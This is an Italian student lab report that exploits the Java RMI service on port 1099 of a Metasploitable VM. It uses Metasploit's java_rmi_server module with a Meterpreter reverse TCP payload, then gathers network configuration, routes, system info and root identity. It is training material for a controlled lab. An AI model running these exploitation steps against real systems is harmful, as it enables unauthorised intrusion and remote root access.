PROGETTO PRATICA W16D4

Traccia:

La nostra macchina Metasploitable presenta un servizio vulnerabile sulla porta 1099 Java RMI. Si richiede allo studente, ripercorrendo gli step visti nelle lezioni teoriche, di sfruttare la vulnerabilità con Metasploit al fine di ottenere una sessione di Meterpreter sulla macchina remota. I requisiti dell'esercizio sono:


- La macchina attaccante (KALI) deve avere il seguente indirizzo IP 192.168.11.111
- La macchina vittima (Metasploitable) deve avere il seguente indirizzo IP 192.168.11.112
- Una volta ottenuta una sessione remota Meterpreter, lo studente deve raccogliere le seguenti evidenze sulla macchina remota:
    - configurazione di rete;
    - informazioni sulla tabella di Routing della macchina vittima;
    - ogni altra informazione che è in grado di acquisire.

Sommario

IMPOSTAZIONE INDIRIZZI IP


Per prima cosa, come richiesto dalla traccia dell'esercizio, impostiamo gli indirizzi IP corretti sulle nostre macchine, **192.168.11.111** per **Kali** e **192.168.11.112** per **Meta**.

Per impostare l'indirizzo IP su Kali ci basta creare una nuova connessione, ci spostiamo nella parte in alto a destra della nostra macchina virtuale e col tasto destro del mouse apriamo il menù, selezionando "Modifica connessioni…"




Dal menù che ci si apre creiamo una nuova connessione con il pulsante "+" in basso a sinistra, premiamo poi "Crea…"

Nella sezione "Impostazioni IPv4" inseriamo i dati che ci interessano.



Per verificare la riuscita creazione della connessione, apriamo il terminale e usiamo il comando:


ip a



Per modificare l'indirizzo ip di Meta invece, dobbiamo aprire il file che gestisce le connessioni, con il comando:

sudo nano /etc/network/interfaces

Ci verrà chiesto di inserire la passwd del root, all'interno del file andremo a segnare le impostazioni che ci servono:



Chiudiamo il file e salviamo (ctrl+X per chiudere, invio per confermare), fatto questo riavviamo il servizio di rete con il comando:

sudo /etc/init.d/networking restart

e andiamo a verificare la connessione, sempre con:

ip a

```
msfadmin@metasploitable:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 08:00:27:b2:f5:bd brd ff:ff:ff:ff:ff:ff
    inet 192.168.11.112/24 brd 192.168.11.255 scope global eth0
    inet6 fe80::a00:27ff:feb2:f5bd/64 scope link
       valid_lft forever preferred_lft forever
msfadmin@metasploitable:~$
```

Per una maggiore sicurezza andiamo ad effettuare un comando ping per controllare che le due macchine siano sulla stessa rete:

ping 192.168.11.112 – da Kali

```
┌──(matteo㉿Matteo)-[~]
└─$ ping 192.168.11.112
PING 192.168.11.112 (192.168.11.112) 56(84) bytes of data.
64 bytes from 192.168.11.112: icmp_seq=1 ttl=64 time=10.8 ms
64 bytes from 192.168.11.112: icmp_seq=2 ttl=64 time=7.18 ms
64 bytes from 192.168.11.112: icmp_seq=3 ttl=64 time=27.6 ms
^C
── 192.168.11.112 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 7.176/15.183/27.565/8.880 ms
```

ping 192.168.11.111 – da Meta


```
msfadmin@metasploitable:~$ ping 192.168.11.111
PING 192.168.11.111 (192.168.11.111) 56(84) bytes of data.
64 bytes from 192.168.11.111: icmp_seq=1 ttl=64 time=0.459 ms
64 bytes from 192.168.11.111: icmp_seq=2 ttl=64 time=0.544 ms
64 bytes from 192.168.11.111: icmp_seq=3 ttl=64 time=0.552 ms
64 bytes from 192.168.11.111: icmp_seq=4 ttl=64 time=0.540 ms

--- 192.168.11.111 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3017ms
rtt min/avg/max/mdev = 0.459/0.523/0.552/0.046 ms
msfadmin@metasploitable:~$ _
```

SCANSIONE CON NMAP

Ora che abbiamo impostato i nostri IP e siamo sicuri che le nostre macchine siano connesse, possiamo andare ad effettuare una scansione con nmap, per verificare che la porta che ci interessa, 1099 relativa alla vulnerabilità Java RMI, sia aperta.

Dal terminale di Kali quindi, usiamo il comando

Nmap -sV -p 1099 192.168.11.112




Come si può notare, la porta è aperta e riporta il servizio Java-RMI.

AVVIO ED IMPOSTAZIONE METASPLOIT


Arrivati a questo punto possiamo iniziare a sfruttare la nostra vulnerabilità attraverso Metasploit, per avviarlo inseriamo nel terminale:

msfconsole



Cerchiamo la vulnerabilità che ci interessa tramite il comando “search” e il nome del servizio che dobbiamo sfruttare, nel nostro caso Java RMI:

search Java RMI



Ci appare la lista di exploit e ausiliari che presentano nel nome o nella descrizione "Java RMI", nel nostro caso in riga 8 abbiamo "**exploit/multi/misc/java_rmi_server**" che riporta "**Java RMI Server Insecure Default Configuration Java Code Execution**" nella descrizione ed "**Excellent**" nel rank, perfetto per il nostro caso. Andiamo a selezionarlo utilizzando il comando:

use exploit/multi/misc/java_rmi_server

oppure:

use 8

```
msf6 > use 8
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) >
```

In questo caso possiamo non andare a caricare un payload, dato che ne è già stato caricato uno di default, corrispondente alla vulnerabilità che abbiamo caricato (**java/meterpreter/reverse_tcp** nella foto in alto). A questo punto abbiamo tutto il necessario per lanciare l'exploit, andiamo a controllare i parametri per impostare il nostro target e controllare se tutto è corretto, inseriamo:

show options

```
msf6 exploit(multi/misc/java_rmi_server) > show options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must be an address on the local machine or 0.0.0.0 to listen on all addr
                                         esses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly generated)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.11.111   yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

Nella colonna "Required" viene indicato se un'impostazione è necessaria per l'esecuzione dell'exploit, a noi manca un parametro "RHOST" che sta ad indicare

l'indirizzo IP del nostro target, come si può leggere nella colonna "Description". Definiamolo con il comando:

set RHOST 192.168.11.112

verifichiamo la corretta assegnazione con:

show options

Controlliamo che la porta sia corretta, 1099 nel nostro caso, come abbiamo visto dalla scansione con nmap.

EXPLOIT E METERPRETER

Arrivati a questo punto non ci resta che andare a lanciare l'exploit con:

exploit

oppure:

run

```
msf6 exploit(multi/misc/java_rmi_server) > exploit
[*] Started reverse TCP handler on 192.168.11.111:4444
[*] 192.168.11.112:1099 - Using URL: http://192.168.11.111:8080/x5ceW9XLRD
[*] 192.168.11.112:1099 - Server started.
[*] 192.168.11.112:1099 - Sending RMI Header ...
[*] 192.168.11.112:1099 - Sending RMI Call ...
[*] 192.168.11.112:1099 - Replied to request for payload JAR
[*] Sending stage (58073 bytes) to 192.168.11.112
[*] Meterpreter session 1 opened (192.168.11.111:4444 → 192.168.11.112:52572) at 2025-03-07 19:19:34 +0100

meterpreter >
```

Siamo dentro!

Avendo effettuato una sessione Meterpreter possiamo utilizzarla come una shell ed inserire comandi da remoto nella macchina Metasploitable. Possiamo analizzare il sistema operativo o la rete con diversi comandi:

sysinfo

```
meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter >
```

route

```
meterpreter > route

IPv4 network routes
===================

    Subnet          Netmask        Gateway  Metric  Interface
    ------          -------        -------  ------  ---------
    127.0.0.1       255.0.0.0      0.0.0.0
    192.168.11.112  255.255.255.0  0.0.0.0


IPv6 network routes
===================

    Subnet                    Netmask  Gateway  Metric  Interface
    ------                    -------  -------  ------  ---------
    ::1                       ::       ::
    fe80::a00:27ff:feb2:f5bd  ::       ::
meterpreter >
```

ifconfig / ipconfig

```
meterpreter > ifconfig

Interface  1
============
Name         : lo - lo
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ::


Interface  2
============
Name         : eth0 - eth0
Hardware MAC : 00:00:00:00:00:00
IPv4 Address : 192.168.11.112
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::a00:27ff:feb2:f5bd
IPv6 Netmask : ::
```

getuid

```
meterpreter > getuid
Server username: root
```